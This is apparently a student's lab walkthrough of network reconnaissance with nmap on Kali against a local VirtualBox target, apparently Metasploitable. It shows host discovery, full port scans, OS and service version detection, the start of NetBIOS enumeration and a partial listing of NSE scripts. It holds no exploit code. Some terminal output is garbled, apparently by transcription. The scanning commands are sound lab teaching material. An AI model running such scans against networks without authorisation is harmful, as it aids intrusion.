A screenshot of a Kali Linux terminal window. The terminal shows the command `nmap -PS -sn 192.168.125.254 192.168.125.118 192.168.125.150` being entered. The terminal output is currently empty, showing only the prompt `(root@kali) - [/home/aniket]`. The window title is `Kali (running) - Oracle VM VirtualBox` and the address bar shows `root@kali: /home/aniket`.

- **Result** – All targets are alive ✓



A screenshot of a Kali Linux terminal window showing the results of the nmap scan. The terminal output is as follows:

```
(root@kali) - [/home/aniket]
# nmap -PS -sn 192.168.125.254 192.168.125.118 192.168.125.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:35 IST
Nmap scan report for 192.168.125.254
Host is up (0.0021s latency).
MAC Address: 2C:3B:70:9C:E4:A7 (AzureWave Technology)
Nmap scan report for 192.168.125.118
Host is up (0.20s latency).
MAC Address: 08:02:3E:0B:F1:62 (Intel Corporate)
Nmap scan report for 192.168.125.150
Host is up (0.0026s latency).
MAC Address: 08:00:27:28:F7:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 3 IP addresses (3 hosts up) scanned in 0.34 seconds


(root@kali) - [/home/aniket]
#
```

The terminal window title is `Kali (running) - Oracle VM VirtualBox` and the address bar shows `root@kali: /home/aniket`.


Step-2.3 Scan a Network For Open Port Scan

- Used following command for port scan

Command -: `nmap -sS -p- <target ip>`




- Scanning Started 🖱️



- Result -: All open ports on target device

Oe



```


(root@Kali) - [/home/aniket]
# nmap -sS -p- 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:37 IST
Nmap scan report for 192.168.125.182
Host is up (0.0015s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
  
```

Step- 3 OS And Service Fingerprinting

Step-3.1 Identify The OS

- Open Kali linux terminal and enter following command


Command -: nmap -PS -p 21 -O < target Ip >



```

(root@Kali) - [/home/aniket]
# nmap -PS -p 21 -O 192.168.125.182
  
```

- **Result – OS Found** ✓



```
(root@kali) - [/home/aniket]
# nmap -PS -p 21 -O 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:38 IST
Nmap scan report for 192.168.125.182
Host is up (0.0019s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds

(root@kali) - [/home/aniket]
```

Step-3.2 Identify The Services

- Used following nmap command for identify services

Command -: nmap -PS -p- -sV < target ip >



```
(root@kali) - [/home/aniket]
# nmap -PS -p- -sV 192.168.125.182
```

- Scanning Started 🖱️

```

(root@kali)-[/home/aniket]
# nmap -PS -p- -sV 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:39 IST

```

- All running services and their versions ✅ 🖱️

```

(root@kali)-[/home/aniket]
# nmap -PS -p- -sV 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:39 IST
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 18:39 (0:00:01 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 18:40 (0:00:02 remaining)
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 18:41 (0:00:04 remaining)
Nmap scan report for 192.168.125.182
Host is up (0.073s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1899/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2640/tcp  open  nfs          3.0 (RPC #100002)


```


Step-4 Enumeration


Step-4.1 Perform NetBios Enumeration

- use following command to check whether the netbios port are open or not on target

Command -: `nmap -PS -p 139 < target ip >`



- Scanning Started



- Netbios Port open ✅👉

```
(root@kali)-[/usr/share/nmap/scripts]
# nmap -PS -p 139 -sV 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 19:25 IST
Nmap scan report for 192.168.125.182
Host is up (0.00089s latency).

PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds


(root@kali)-[/usr/share/nmap/scripts]
```

- now go through following location for access nmap inbuilt scripts

Command -: Cd /usr/share/nmap/scripts

```
(root@kali)-[/home/aniket]
# cd /usr/share/nmap/scripts/
```



- **inbuilt nmap scripts** 🖱️



```

root@kali: ~/usr/share/nmap/scripts
# ls
acarsd-info.nse      http-huawei-hg5xx-vuln.nse      nrpe-enum.nse
address-info.nse    http-icloud-findmyphone.nse     ntp-info.nse
atp-brute.nse        http-icloud-sendmsg.nse         ntp-monlist.nse
atp-ls.nse           http-iis-short-name-brute.nse    omp2-brute.nse
atp-path-vuln.nse    http-iis-webdav-vuln.nse         omp2-enum-targets.nse
atp-serverinfo.nse   http-internal-ip-disclosure.nse  omron-info.nse
atp-showmount.nse    http-joomla-brute.nse           openflow-info.nse
atp-auth.nse         http-jsonp-detection.nse        openlookup-info.nse
atp-brute.nse        http-litespeed-sourcecode-download.nse  openvas-otp-brute.nse
atp-headers.nse      http-ls.nse                     openwebnet-discovery.nse
atp-methods.nse      http-majordomo2-dir-traversal.nse  oracle-brute-stealth.nse
atp-request.nse      http-malware-host.nse          oracle-brute.nse
allseeingeye-info.nse http-mcmp.nse                   oracle-enum-users.nse
amqp-info.nse        http-method-tamper.nse          oracle-sid-brute.nse
asn-query.nse        http-methods.nse               oracle-tns-version.nse
auth-owners.nse     http-mobileversion-checker.nse    ovs-agent-version.nse
auth-spoof.nse       http-ntlm-info.nse             p2p-conficker.nse
backorifice-brute.nse http-open-proxy.nse            path-mtu.nse
backorifice-info.nse http-open-redirect.nse         pcanywhere-brute.nse
bacnet-info.nse      http-passwd.nse                pcworx-info.nse
banner.nse           http-php-version.nse           pgsq-brute.nse
bitcoin-getaddr.nse  http-phpmyadmin-dir-traversal.nse  pjl-ready-message.nse
bitcoin-info.nse     http-phpself-xss.nse           pop3-brute.nse
